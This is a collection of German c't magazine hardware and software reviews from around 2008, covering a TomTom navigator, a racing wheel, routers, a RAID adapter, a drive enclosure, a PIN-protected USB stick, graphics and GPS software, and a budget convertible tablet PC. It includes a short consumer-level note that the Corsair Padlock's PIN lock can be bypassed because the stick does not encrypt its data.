Ein Nachteil einer solchen Navigation ergibt sich erst, wenn viele Navi-Nutzer, die diese Daten verwenden, verkehrsberuhigte Straßen überfüllen. Dann verlieren die Kartendaten ihren Wert, weil sich die Verkehrsweg-Auslastungen verschieben – vom Missbrauch der verkehrsberuhigten Zonen als Durchgangsstraßen ganz zu schweigen. Über kurz oder lang müssen Nutzer in regelmäßigen Abständen Updates einspielen, um den Vorteil zu erhalten. Momentan ist der TomTom Go 930 Traffic aber in puncto Routenberechnung durch das erweiterte Kartenmaterial allen anderen Navis überlegen.

Mit seiner MapShare-Funktion gibt das Gerät außerdem dem Nutzer die Möglichkeit, das Kartenmaterial in beschränktem Umfang selbst zu korrigieren. Änderungen können per Internet mit anderen Nutzern getauscht werden, wobei der Anwender die Wahl hat, alle Änderungen oder nur die von TomTom verifizierten zu übernehmen.

Auch in anderen Bereichen kann TomToms neues Topmodell überzeugen: Die Bedienung ist dank einer optimierten Linux-Oberfläche flott und die Menüs sind trotz

vieler Funktionen übersichtlich und auch ohne Blick ins Handbuch leicht erlernbar. Die Bluetooth-Fernbedienung ist ein nettes Spielzeug – das man aber schnell wieder beiseite legt, denn per Finger steuert man das Navi wesentlich fixer. Auch die Spracheingabe erweist sich als gefälliges Feature, aber nach einiger Zeit benutzt man auch hier lieber wieder den fixen Finger.

Innerhalb einer Minute ermittelt das Gerät eine gültige GPS-Positionsangabe und kann sogar in Tunnels mit Hilfe eines eingebauten Beschleunigungssensors eine einigermaßen genaue Lokalisierung durchführen.

Mit Hilfe eines FM-Transmitters überträgt der TomTom Go 930 sämtliche Audio-Signale drahtlos an das Autoradio – auch die eines per Bluetooth gekoppelten Handys. Die Kopplung eines Mobiltelefons klappt einfach und sofern es das Handy unterstützt, kann auch auf das Adressbuch und den Nachrichtenspeicher zugegriffen werden. Ein Fingertipp reicht zum Entgegennehmen von Gesprächen. Selbst bei lautem Motorengeräusch konnten sich beide Gesprächspartner noch halbwegs gut verstehen.

Der Media-Player spielt MP3-Dateien und überträgt sie mittels des FM-Transmitters ebenfalls an die Auto-Stereo-Anlage. Zusätzlich bietet TomTom ein Kabel zur Ansteuerung von Apple iPods für knapp 25 Euro an.

Radarfallen, Wetter, Stimmprofile, erweiterte Staumeldungen und andere Daten kann der Nutzer über die TomTomplus-Webdienste erhalten. Hierfür muss er allerdings Geld springen lassen: 10 bis 20 Euro kosten Jahresabos der einzelnen Dienste, Internetverbindungskosten noch nicht eingerechnet.

Der TomTom Go 930 Traffic lässt mit seiner Ausstattung kaum Wünsche offen und überzeugt durch intuitive, flotte Bedienung, umfangreiche Funktionen und eine Routenplanung, die momentan Stand der Dinge ist. Im Hinblick auf die reichhaltige Ausstattung ist der vergleichsweise hohe Preis von knapp 500 Euro gerechtfertigt. (dal)

TomTom Go 930 Traffic

Navigationssystem	
Hersteller	TomTom, www.tomtom.com
Lieferumfang	Navi, Kfz-Ladekabel, Saugnapf-Halterung, USB-Dockingstation, TMC-/TMCpro-Antenne, Bluetooth-Fernbedienung, Halterung für Fernbedienung, Handbuch auf CD und gedruckt, Installationsposter
Kartenmaterial	Europa, USA, Kanada von Tele Atlas (mit historischen Daten zur Verkehrsdichte)
GPS-Chip	Global Locate mit Unterstützung durch Gyroskop (Beschleunigungssensor)
Speicher	4 GByte Flash
Kartenslot	SDCard
Display	4,3"-Display (16:9, 480 × 272, 130 dpi, matt)
max. Leuchtdichte	243 cd/m ²
Drahtlos-Funktionen	Bluetooth (Freisprechen, SMS, Kontakte, Handy-Verwaltung), FM-Transmitter
Laufzeit (gemessen)	4,5 h
Größe / Gewicht (Haupteinheit)	118 mm × 83 mm × 24 mm / 218 g
Preis (UVP/Straße)	499 € / 470 € 



Spezial-Lenkrad

Während das Driving Force GT an der PS3 mit Gran Turismo brilliert, fährt es am PC nur hinterher.

Logitech hat das Driving Force GT speziell für den PS3-Renner Gran Turismo 5 (Prologue) angepasst. Die Mechanik wurde vom Vorgänger Driving Force Pro übernommen. Die Kunststoffpedale sollte man trotz ausklappbarer Plastikhaken hinten fixieren, damit sie während der Fahrt nicht wegrutschen. Das Lenkrad mit Gummiüberzug ist gut verarbeitet und liegt angenehm in der Hand. Der 900-Grad-Lenkswinkel und die wuchtigen Force-Feedback-Kräfte sorgen für ein realistisches Fahrgefühl. In GT5 variiert der Lenkwiderstand abhängig von Fliehkräften und Bodenhaftung – das macht die Rennen zwar nicht einfacher, dafür aber authentischer. Neu hinzugekommen sind die PS-Taste und ein (wenig genutztes) Einstellrad für das Quick-Tuning während der Fahrt.

Andere Rennspiele müssen das Driving Force GT oder Pro explizit unterstützen, um die 900-Grad-Lenkung und das Force Feedback nutzen zu können. Unter den von uns getesteten Spielen gelang dies einzig Sega Rally und F1 Championship Edition überzeugend. Bei Sega Rally spürt man jede Bodenwelle und gerät durch die Lenkradkräfte ins Schwitzen. Auf der PS2 spielt das Driving Force ebenfalls wunderbar mit Gran Turismo 4 zusammen. Die GT-Sondertasten nutzen die drei Titel allerdings nicht, sodass man genauso gut zum günstigeren Driving Force Pro greifen kann.

Kommt man in den EA-Titeln Need For Speed Pro Street, Burnout Paradise und Nascar 08 noch einigermassen befriedigend um die Kurven, so steuern sich Ridge Racer 7, Need For Speed Carbon und Colin McRae Dirt wie ein nasses Stück Seife. Motorsport unterstützt Lenkräder gar nicht.

Am PC erkennen Windows XP und Vista das Lenkrad automatisch – allerdings nur im 200-Grad-Lenkmodus ohne Force Feedback. Dadurch sind selbst in Rennsimulationen wie Race 07 und GTR 2 kaum präzise Lenkmanöver möglich. (hag)

Driving Force GT	
Force-Feedback-Lenkrad	
Hersteller	Logitech, www.logitech.de
Anschluss	USB
Systeme	PS3, PS2, (eingeschränkt PC)
Preis	circa 100 € (Straße)



Router mit Helferlein

Linksys packt einen ADSL-Router nebst Draft-N-WLAN-Basisstation in ein ansehnliches Gehäuse. Das Verwalten des Heimnetzes soll das neue Windows-Tool LELA erleichtern.

Das neu gestaltete Äußere macht die Linksys-Router deutlich wohnzimmerkompatibler als ihre Vorgänger. Lobenswert ist, dass das Setup-Programm für Windows beim Einrichten des WAG160N das Setzen eines Admin-Passworts vorschlägt, sichere WLAN-Verschlüsselung empfiehlt und dafür auch gleich ein zufälliges Passwort anbietet. Leider funkt das Gerät bis zum Abschluss der Konfiguration unverschlüsselt. Bei den Router-Funktionen gab sich der WAG160N dagegen keine Blöße. Beim ersten Konfigurieren brauchte der Router geraume Zeit, bis er mit dem T-Online-Testzugang eine Internet-Verbindung aufgebaut hatte. Da hingehende Fehlermeldungen aus dem Setup-Tool sollte man zunächst ignorieren.

Das Gerät arbeitet mit einem Atheros-Chipsatz und zwei internen Antennen. In der Redaktion erreichte es gegen eine Atheros-bestückte PC Card Linksys WPC300NV2 zufriedenstellende 92 MBit/s auf kurze Distanz und gute 59 MBit/s über 20 Meter mit WPA2-AES. Gegen ein Santa-Rosa-Notebook mit Intels 4965AGN-Adapter schaffte der Router 84 beziehungsweise 37 MBit/s.

Der zur CeBIT eingeführte Windows-Assistent LELA (Linksys EasyLink Advisor) hilft dem Anfänger beim Einrichten seines Heimnetzes deutlich, ist aber für erfahrene Nutzer entbehrlich. Er präsentiert die Netzwerkstruktur als Diagramm oder als Liste, liefert zu jedem gefundenen Gerät mehr oder weniger detaillierte Informationen und bietet gegebenenfalls das Konfigurieren an. Lässt man LELA auf einem Notebook versehentlich im Firmennetz los, wird die Darstellung bei Dutzenden Stationen schnell unübersichtlich. Eine „Aufräumen“-Funktion zum Entfernen aller inaktiven Geräte fehlt bislang, man muss sie einzeln wegklicken. (ea)

WAG160N	
ADSL-WLAN-Router	
Hersteller	Linksys, www.linksys.de
Anschlüsse	DSL (Annex B, RJ45), 4xLAN (RJ45, 100 MBit/s)
Systemanforderungen	ADSL-Anschluss, PCs mit LAN-Port oder WLAN-Adapter, Windows XP oder Vista für Setup-Tool und LELA, sonst Einrichtung über Browser
Preis	ab 70 € (Straße)



Draußenfunker

Mit der NanoStation bietet der US-Hersteller Ubiquiti Networks einen sehr preisgünstigen, aber dennoch flexiblen WLAN-Client zur Außenmontage.

Die NanoStation eignet sich laut Hersteller für WLAN-Richtfunkstrecken bis 5 km Distanz, wenn man wegen widriger Verhältnisse mit der Antenne nach draußen muss. Sie ist für die WLAN-Bänder 2,4 GHz (802.11b/g) und 5 GHz (802.11a) erhältlich. Die integrierte Richtantenne der NanoStation2 bringt 10 dBi Gewinn, sodass man für legalen Einsatz hierzulande die Senderleistung auf 10 dBm drosseln muss. Nach dem Freischalten im Browser meldet sich per Telnet eine Kommandozeile (BusyBox 1.01, Kernel 2.4.27). Die Energieversorgung erfolgt über das LAN-Kabel (PoE, nicht IEEE 802.3af, Injektor im Lieferumfang), das System zieht stromnetzseitig moderate 4,8 Watt.

Das Gerät arbeitet entweder als WLAN-Client gegen eine Basisstation oder selbst als solche, beides wahlweise auch im WDS-Betrieb. Als Client bedient es per nachgeschalteten Switch auch mehrere PCs. Will man ein eigenes LAN dahinter betreiben, kann man die NanoStation auf Router-Betrieb umstellen. Dabei gibt es nur grundlegende Funktionen wie NAT oder DHCP-Server, aber kein Port Forwarding.

Nützlich beim Ausrichten ist die rückseitige Leuchtbauchanzeige: Je mehr Lämpchen erstrahlen, desto besser ist das Signal. Beim Kurzttest in der Redaktion gegen einen Linksys WRT54G schaffte die NanoStation2 über 40 Meter noch zufriedenstellende 12 MBit/s, wogegen eine Notebook-Karte mit ähnlichem WLAN-Chip keine brauchbare Verbindung mehr hatte. Die Befestigung erfolgt pragmatisch mit beiliegenden Kabelbindern, die man durch die Halterungen zieht und um den Mast schlingt. Das Kunststoffgehäuse scheint allerdings eher dem trockenen kalifornischen Klima als feuchter nord-europäischer Witterung angepasst. (ea)

NanoStation2/5	
WLAN-Client für Außenmontage	
Hersteller	Ubiquiti, www.ubnt.com
Anbieter	Freebird, www.freebird-shop.de
Anschlüsse	RJ45, SMA-Buchse für externe Antenne
Hardware	Atheros-Systemchip AR2316, 16 MByte RAM, 4 MByte Flash-ROM
Preis	69/79 € (NanoStation2/5) 

Anzeige



Rechenkünstler

Dank eines leistungsstarken I/O-Prozessors arbeitet Adaptec's RAID-Adapter 5405 für SAS- und SATA-Festplatten im Modus RAID 6 schneller als seine Vorgänger.

Um den Datentransfer bei aufwendigen RAID-Berechnungen zu beschleunigen, hat Adaptec bei seinen neuen SAS-/SATA-RAID-Adaptoren der Series-5-Familie tief in die Hardware-Kiste gegriffen. Davon profitiert auch der günstigste dieser Hostadapter namens RAID 5405, der die RAID-Level 0, 1, 1E, 5, 5EE, 6, 10, 50 und 60 unterstützt: Auf der PCIe-x8-Steckkarte arbeitet ein Dual-Core-I/O-Prozessor von Intel (IOP3481, 1,2 GHz) und als Datenpuffer dienen 256 MByte DDR-2-Speicher. Über einen x4-SAS-Wide-Port mit mini-SAS-Stecker nach SFF-8087 lassen sich maximal vier SAS- oder SATA-Festplatten direkt anschließen. Wir haben für diesen Test Modelle von Seagate (ST3300655SS) gewählt.

Einen deutlichen Geschwindigkeitsvorteil im Vergleich zum in c't 5/08 auf Seite 84 getesteten „Value“-Modell RAID 3405 konnten wir beim Schreiben auf ein RAID 6 unter Windows Vista ermitteln: Hier erreicht der 5405 maximal 243 MByte/s – das entspricht einer Steigerung um gut 70 MByte/s. Beim Schreiben auf ein ebenfalls mit einer Stripe-Size von 64 KByte konfiguriertes RAID 5 konnten wir wie beim Vorgänger nur langsame 170 MByte/s messen. Wählt man indes die von Adaptec vorgesehene Standardeinstellung mit 256 KByte Stripe Size, sind flotte 270 MByte/s möglich.

Dank einer guten Skalierbarkeit empfiehlt sich der 5405 für größere Server-Systeme: Adaptec verspricht, dass sich über SAS Expander bis zu 256 Festplatten ansprechen lassen. Die Adapter aus der Baureihe 3 sollen maximal 128 Festplatten adressieren können. (boi)

RAID 5405

Hardware-RAID-Adapter für SAS- und SATA-Festplatten

Hersteller	Adaptec, www.adaptec.de
Lieferumfang	Bedienungsanleitung, Software- und Treiber-CD, SAS-Kabel (SFF-8087-zu-SFF8448)
Preis	280 €



Duales System

Das Festplattengehäuse MS05 von Silverstone lässt sich entweder einzeln oder per mitgelieferter Docking-Station an den Rechner stöpseln.

Dieselbe Festplatte mal im externen Laufwerksgehäuse und mal eingebaut im Rechner zu betreiben erfordert normalerweise viel Schraubarbeit. Praktischer ist für diesen Zweck eine Docking-Station, die sich im Rechner verbauen lässt und nicht wie üblich nur eine nackte Festplatte, sondern gleich ein Laufwerk samt Gehäuse aufnimmt. Eine solche Kombilösung verkauft Silverstone unter dem Namen MS05.

In das Festplattengehäuse passen 2,5"-Serial-ATA-Festplatten und es findet wahlweise per USB 2.0 oder eSATA Anschluss an den Rechner. Strom bezieht es über das mitgelieferte USB-Y-Kabel aus zwei USB-Ports oder über ein nicht im Lieferumfang enthaltenes externes Netzteil. Zum Test haben wir eine schnelle Notebook-Platte von Hitachi (HTS 722020K9SA00) ins Gehäuse geschraubt und ermittelten hiermit per eSATA maximal 68,8 MByte/s beim Lesen und 63,6 MByte/s beim Schreiben. Beim Betrieb am USB halbieren sich die Transferraten in etwa.

Um das externe Laufwerksgehäuse wie eine interne Platte im Rechner zu verstauen, ist die mitgelieferte Docking-Station sehr praktisch. Sie passt in 3,5-Zoll-Einbauschächte von PC-Gehäusen, lässt sich über einen internen SATA-Anschluss an den Rechner anschließen und wird über einen 5,25-Zoll-Laufwerksstecker aus dem PC-Netzteil mit Strom versorgt. Schiebt man das Festplattengehäuse in die Docking-Station, dockt es per eSATA an und rastet sehr fest im Rahmen ein. Um die Platte wieder herauszuziehen, braucht es viel Kraft. Praktisch wäre hier ein Auswurfknopf gewesen, der das Laufwerk aus der Verriegelung hebt. (boi)

MS05

2,5-Zoll-Festplattengehäuse mit Docking-Station

Hersteller	Silverstone, www.silverstonetek.com
Lieferumfang	Festplattengehäuse, Docking-Station, USB-Y-Kabel, eSATA-Kabel, Montageschrauben
Preis	30 €



PIN-Theater

Der Padlock von Corsair schützt Daten bei Verlust vor unbefugtem Zugriff – ein bisschen.

Der Padlock ist ein mobiler Datensafe mit PIN-Eingabefeld. Ist er gesperrt, erkennt der Rechner zunächst nicht einmal, dass ein USB-Gerät angeschlossen wurde. Erst nach Eingabe der richtigen PIN gibt sich der Stick als USB-Massenspeicher zu erkennen. Eine nicht auswechselbare Batterie sorgt dafür, dass man die PIN eintippen kann, bevor man den Stick in den USB-Port steckt. Der Padlock arbeitet plattformunabhängig; Treiber sind nicht nötig.

Im Inneren des schwarzen Gehäuses besteht der Padlock aus zwei Platinen. Auf der Hauptplatine sitzen USB-Controller und Flash-Speicher. Im Prinzip handelt es sich um einen stinknormalen USB-Stick mit schaltbarer Stromversorgung. Mit ihr verbunden ist eine Steuerplatine, die nach Ein-



Die Bauteile sind deutlich unter dem transparenten Füllmaterial zu erkennen. Es lässt sich selbst mit einfachem Werkzeug bearbeiten. Die für unbefugten Datenzugriff kurzschlusschließenden Kontakte sind daher unnötig leicht auffindbar.

gabe der richtigen PIN die Stromversorgung der Hauptplatine anknüpft. Verschlüsselt wird per se nichts.

Damit hat das Design eine fundamentale Schwachstelle: Mit einer Brücke zwischen der Stromversorgungssteuerung der Hauptplatine und der Spannungsversorgung am USB-Anschluss konnten wir die PIN-Steuerung umgehen und der Padlock gab ohne Murren die Daten preis. Die korrekte PIN mussten wir dafür nicht kennen, sondern nur an den zuständigen Kontakt gelangen. Eine gewisse Datensicherheit besteht also nur durch das Gehäuse.

Frühe Padlock-Versionen konnten wir noch mit einem Schraubenzieher öffnen. Doch die Gehäuse der neuen Produktionsserien spritzt Corsair mit einem Füllmaterial aus. Allerdings lässt es sich mit scharfen oder heißen Werkzeugen bearbeiten und ist zu allem Überfluss transparent, sodass sich darunterliegende Bauteile und Lötstellen leicht erkennen lassen. An den Steuerpin für die Stromversorgung gelangt man mit einfachem Werkzeug innerhalb weniger Minuten.

Der Hersteller verweist darauf, dass er es nicht auf hohe Sicherheit abgesehen habe, sondern auf Konsumentenziele, die nicht wollen, dass jeder Finder ein verlorenes Padlock auslesen kann. Wer mehr Sicherheit will, solle zusätzlich auf eine kostenlose Verschlüsselungssoftware wie TrueCrypt zurückgreifen.


Für den günstigen Preis bekommt man also immerhin ein Sicherheitshürdchen. Man darf aber nicht vergessen, dass solch ein Datensafe auch den Spieltrieb des Finders wecken kann: Wenn Daten derart gesichert sind, dürften sie schließlich auch wichtig sein. Einen ernstzunehmenden Zugriffsschutz bietet der Padlock nicht. (cr)

Padlock USB 2.0

USB-Stick mit PIN-Abfrage

Hersteller	Corsair, www.corsairmemory.com
Lieferumfang	USB-Verlängerung, Trageschleife, Kurzanleitung
Datendurchsatz	28,4 MByte/s lesen, 9,8 MByte/s schreiben
Preis	mit 2 GByte 17 €, mit 4 GByte 25 € (Straßenpreise)





Kurvenkünstler

Der Vektorzeichner Xara Xtreme 4.0 schwingt nicht nur den Bézierpinsel, sondern möchte mit seinen Pixelbild- und Texttalenten auch im Revier von Bildbearbeitung und DTP wildern.

Das Grafikprogramm behandelt Pixelbilder wie Vektorpfade mit einer Bitmap-Füllung. Deshalb kann der Zeichner alle Vektor-Werkzeuge benutzen, um etwa aus einem Digitalfoto eine gewünschte Figur auszuschneiden. Das Ergebnis versieht Xara anschließend auf Wunsch mit einem Schlagschatten, einer Facette oder einer weich ausgeblendeten Kante, alles ohne festgelegte Auflösung auf Vektorbasis berechnet. Mit einem Ausstülp-Werkzeug aus dem früher separat verkauften Programm Xara 3D zieht man Formen in die Tiefe und beleuchtet sie mit bis zu drei Lichtquellen in unterschiedlichen Farben.

Ein Foto-Werkzeug bietet nicht destruktive Filter für importierte Pixelbilder, etwa zum Schärfen, zum Entfernen roter Augen oder für die Farbkanalkorrektur. Enthält das Dokument mehrere Kopien eines Bilds, treibt dies die Dateigröße praktisch nicht in die Höhe, da jede Kopie intern als neue Sicht auf das Originalbild realisiert wird – selbst wenn die Kopien aufgrund von Maskierung, Filterung oder Rotation dem Original kaum mehr ähnlich sehen. Ein Panorama-Stitcher fügt bis zu sechs Fotos automatisch zu einem Breitbild zusammen, ließ sich im Test aber bei zu starker Überlappung irritieren. Beim Textsatz rüstet Xara Xtreme in Version 4.0 automatischen Textumfluss nach. Der Grafiker definiert dazu für Fotos, Zeichnungen, Objektgruppen und sogar andere Textblöcke einen individuellen Umlaufabstand. Zieht man ein so präpariertes Objekt mit der Maus quer durch eine Textspalte, ändert sich der Umbruch live auf dem Bildschirm. Allerdings muss die Schrift dazu hinter dem zu

umfließenden Objekt liegen. Markiertem Text weist die Software beim Blättern durch die Schriftliste sofort den aktuellen Font zu. Leider reicht es dazu nicht, nur den Textrahmen auszuwählen, die Markierung des Textes selbst stört die Vorschau etwas.

Die Pro-Version von Xara Xtreme 4.0 kostet fast das Dreifache der Standardausgabe. Wer vor allem fürs Web zeichnet oder etwa Vektor-Icons für Vista gestaltet, findet wenig, wofür sich der Aufpreis lohnt. Der Print-Produzent dafür umso mehr: Xtreme Pro exportiert Layouts in den Druckstandard PDF/X, zeigt Farbauszüge für die Druckplatten des professionellen Vier-

farbdrucks und bringt Paletten mit Pantone-Schmuckfarben mit. Die Druckfarbensimulation am Bildschirm berücksichtigt aber nach wie vor keine Farbprofile und bleibt daher unverbindlich. Nach Herstellerangaben soll die teure Version auf Rechnern mit Mehrkern-Prozessoren schneller arbeiten – beim Zusammenbauen von Panoramen zumindest war im Test kein Unterschied messbar. Käufer der Download-Version von Xtreme Pro bekommen laut Hersteller in Kürze die Installations-CD zugeschickt, die eine komfortablere Ausgabe des Stickers enthalten soll, der mit mehr als sechs Fotos umgehen und 360-Grad-Ansichten zusammenbauen kann.

Version 4.0 ist bislang nur mit englischer Bedienoberfläche und Dokumentation erhältlich. Der deutsche Multimedia-Konzern Magix, seit einiger Zeit Besitzer von Xara, vertreibt die Vorversion Xtreme Pro 3.2 auch auf Deutsch.

Mit den Vektor-Werkzeugen für Bitmap-Bilder will Xara sein Zeichenprogramm als Alternative zur Bildbearbeitung interessant machen. Praktisch sind sie bei der Politur von Pixelbildern im Rahmen von Collagen aus Foto-Schnipseln, gezeichneten Formen und 3D-Objekten; eine Profi-Bildbearbeitung machen sie nicht überflüssig. Dank ausgebauter Textwerkzeuge kann der Vektorzeichner auch als DTP-Ersatz für überschaubare Drucksachen dienen. Wer mit Xara Xtreme Vorlagen für den professionellen Druck gestaltet, kommt an der teuren Pro-Version nicht vorbei, für Webgrafiker bleiben bei der Standardausgabe wenige Wünsche offen. (pek)

 **Soft-Link 0811064**

Xara Xtreme/Xtreme Pro 4.0

Vektorzeichner

Hersteller	Xara, www.xara.com
Systemanforderungen	Windows XP–Vista (auch x64)
Preis	68 € / 190 €



Elektronische Schatzkarte


Das Java-Programm VlkGPS erweitert das Handy zum GPS-Tracker.

VlkGPS ist ein komfortabler GPS-Tracker, der sich für Anwendungen wie Geo-Caching, Geo-Tagging oder einfach nur zum Speichern und Wiederfinden von Zielpunkten eignet. Voraussetzung ist ein Java-fähiges Handy mit Bluetooth sowie ein Bluetooth-GPS-Empfänger – interne GPS-Module kann VlkGPS nicht ansteuern.

Die aktuelle Version 0.7.6 bietet keine Möglichkeit, topografische oder Straßenkarten einzubinden und stellt lediglich manuell angelegte oder aus verschiedenen Standardformaten importierte Zielpunkte dar. Der Benutzer kann die Karte vergrößern und verkleinern, von Hand drehen, entsprechend der aktuellen Bewegungsrichtung ausrichten oder fest einnorden. Wo Norden ist, zeigt VlkGPS stets mit einem Pfeil im Satelliten-Fenster rechts oben an.

Die Bedienung von VlkGPS erfolgt über die Zifferntasten, den Joystick und zwei Soft-Keys des Handys oder per Touchscreen. Ein Problem ist, dass praktisch alle Handys wenige Sekunden nach dem letzten Tastendruck das Display abdunkeln. VlkGPS besitzt zwar zwei Optionen, die das verhindern sollen, sie führten jedoch auf dem getesteten Sony-Ericsson K800i und dem Nokia Navigator 6110 zu einem ständig blinkenden Bildschirm. Es genügt aber, den rechten Soft-Key zu drücken, um das Handy wieder aufzuwecken.

VlkGPS kann den zurückgelegten Weg aufzeichnen und exportiert die Wegpunkte zusammen mit dem Zeitstempel in den Dateiformaten CSV, KML für Google Earth, GPX für diverse Geo-Tagging-Programme sowie kompatibel zu Geocaching.com im LOC-Format. Da VlkGPS unter GPL steht, lassen sich eigene Exportformate und andere Funktionen einbauen, sofern man über die nötigen Java-Kenntnisse verfügt. (mid)



Texte vorgekaut

Digest Desktop destilliert aus einem langen Dokument einen kurzen inhaltlichen Überblick mit den wichtigsten Sätzen.

Automatisch ausgewählte Schlüsselwörter und -phrasen dienen Digest Desktop dazu, DOC- und PDF-Dokumente zu Listen mit wenigen Sätzen zu verdauen. Die Texte nimmt es in den Sprachen Deutsch, Englisch und Russisch aus Ordern, ZIP- oder RAR-Archiven entgegen. In den Schlüsselwörtern finden sich zuweilen Blindgänger wie *außerdem*; über persönliche Listen mit Stopp- und Schlüsselwörtern kann der Nutzer aber Begriffe von der Analyse ausschließen oder explizit einbeziehen. Leider lassen sich Phrasen wie „Alle Rechte vorbehalten“ nicht so einfach hinauswerfen. Auf Wunsch fasst das Programm mehrere Dokumente in einem Rutsch zusammen und exportiert das Ergebnis mit oder ohne Quelle, Schlüsselwörtern und -phrasen als HTML-Seite.

Eine Zusammenfassung im Sinne eines Kurztextes darf man aber nicht erwarten. Digest Desktop reißt die Sätze so, wie sie sind, aus dem Zusammenhang. Anschlüsse und die thematische Linie gehen dabei verloren. Einige Sätze beziehen sich auf Nebenschauplätze, während ein wichtiger Aspekt fehlen mag.

Die von Digest Desktop zusammengestellten Sätze und Schlüsselwörter geben dennoch einen erstaunlich akkuraten inhaltlichen Überblick. Die Fähigkeiten des Word-Zusammenfassers bleiben dahinter zurück. Geschultes Querlesen samt Bildern und Überschriften können die Satzsammlungen aber vorerst nicht ersetzen. Wer sich selbst von der Leistung überzeugen möchte, kann die Software als Web-Anwendung unter www.getdigest.com für Texte mit einer Länge von bis zu 7000 Zeichen kostenlos ausprobieren. (akr)

VlkGPS

GPS-Tracker für Java-Handys

Autor	Palo Revak
Bezugsquelle	http://vlkgps.bielyvlk.sk
Systemanforderungen	Java-fähiges Handy mit Bluetooth, Bluetooth-GPS-Empfänger
Preis	kostenlos (GPL)



Digest Desktop 2008

Textzusammenfasser

Hersteller	Neuropower, www.neuropower.com
Systemanforderungen	Windows 2000/XP/Vista
Preis	248 €





Jürgen Rink

Billig stiften gehen

Convertible Tablet PC ab 700 Euro

Tablet PCs sind zu teuer, hieß es noch vor wenigen Wochen, bevor der Clevo TN120R Einzug in die Verkaufslisten verschiedener Händler hielt. In der günstigsten Konfiguration halbiert er sogar den bisherigen Einstiegspreis für Tablet PCs. Ob der Hersteller an den richtigen Stellen gespart hat, zeigt der Test des MySN TN120R von Distributor Schenker.

Vor allem die Funktionsvielfalt zeichnet Convertibles aus. Sie dienen einerseits als Notebook, andererseits mit gedrehtem und runtergeklapptem Display als Tablet PC für die Stifteingabe. Wegen der hohen Preise von 1500 bis weit über 3000 Euro führte diese interessante Geräteklasse bislang ein Nischendasein [1]. Ob der Clevo TN120R für den Einstiegspreis ab 700 Euro aus der Exotenecke herauskommt, hängt davon ab, wie er sich im vielseitigen Einsatz bewährt. Interessant genug ist das Gerät, denn ein leistungsstarker 12-Zoll-Tablet-PC mit eingebautem DVD-Brenner hat auch bei den sehr viel teureren Konkurrenten Seltenheitswert.

Hierzulande verkaufen einige Distributoren und Händler den taiwanischen Tablet PC unter ei-

genem Namen. Bei Nexoc heißt er Osiris S621 und wird unter anderem von Notebooksbilliger.de für 979 Euro vertrieben. Detail am Rand: Nexoc selbst listet den Tablet PC gar nicht (www.nexoc.de). Chiligrreen schlägt für den dort genannten Mobilitas CU MY im Konfigurationsmenü eine Version für 1169 Euro vor, liefert jedoch nur an Firmen oder Personen mit Gewerbeschein (www.chiligrreen.com). Unser Testmodell stammt von Schenker und hört auf den Namen MySN TN120R. Im Webshop auf www.mysn.de darf der Kunde zwischen zahlreichen Konfigurationen wählen. Die Preise beginnen bei 700 Euro (Celeron M 540, 1 GByte RAM, ohne OS, ohne WLAN), wir wählten ein Modell für 1000 Euro mit Core 2 Duo T8100 (2,1 GHz), Windows Vista Home Premium, WLAN, 120-

GByte-Festplatte und 2 GByte RAM.

Bildschirmrand und Gehäuseboden sind in schwarz gehalten, Tastaturseite und Außendeckel glänzen weiß. Die Kanten und Ecken sind abgerundet, der Deckel steht stabil auf der Drehachse. Insgesamt macht der Tablet PC einen soliden Eindruck, da knarzt nichts, der Deckel ist verwindungssteif.

Die Display-Oberfläche ist zwar leicht matt, aber das reicht nicht, um Spiegelungen zu verhindern. Weil die Helligkeit nicht über 126 bis 144 cd/m² je nach Panel-Stelle hinauskommt, stören die Spiegelbilder sehr und der Bildeindruck bleibt flau. Im Akkubetrieb bringt es das Panel gar nur auf 80 Prozent dieses Wertes – zu wenig für draußen und für helle Büros.

Einen Digitizer mit Spezialstift wie viele andere Konkurrenten hat der MySN TN120R nicht, sondern eine gewöhnliche Touchscreen-Schicht, die auf alles reagiert – mit der unangenehmen Folge, dass der Stift nur dann den gewünschten Klick ausführt, wenn die Hand nicht auf dem Panel ruht – ein sehr unnatürliches Schreib- und Zeichengefühl. Zudem passt sich die Strichdicke nicht dem Stiftdruck an. Die Kalibrierung des Touchscreens mit Vista-Tools funktioniert nicht, dafür muss ein eigenes Programm erhalten.

Viel Freude am Touchscreen hat der Anwender auch deshalb nicht, weil dessen Auflösung nicht zum Zeichnen reicht. Alle anderen uns bekannten Tablet PC haben eine Schicht mit einer wesentlich höheren Auflösung, als es der Display-Auflösung entspricht. Das ist Voraussetzung dafür, dass Schrift und Skizze nicht pixelig aussehen, sondern gemalt wie auf Papier. Beim MySN TN120R dagegen ist die Touchscreen-Schicht-Auflösung so gering, dass kleine Kreise zu Vier- bis Fünfecken mutieren und Schrift krakelig aussieht – unbrauchbar. Die geringe Auflösung verschlechtert auch das Ergebnis der an sich hervorragenden Handschrifterkennung in Windows Vista.

Die Rechenleistung mit Penryn-Doppelkernprozessor liegt erwartungsgemäß hoch, deutlich höher als die der meisten anderen Tablets dieser Größe mit ihren schwachbrüstigen LV- und ULV-CPUs. Dazu kommt eine

äußerst flotte 120-GByte-Festplatte. Detailreiche Spiele haben wegen der Chipsatzgrafik X3100 auf diesem Rechner nichts zu suchen. Der Lüfter läuft schon bei moderater Rechenlast an, zwar nicht sehr laut, aber in ruhiger Umgebung deutlich hörbar.

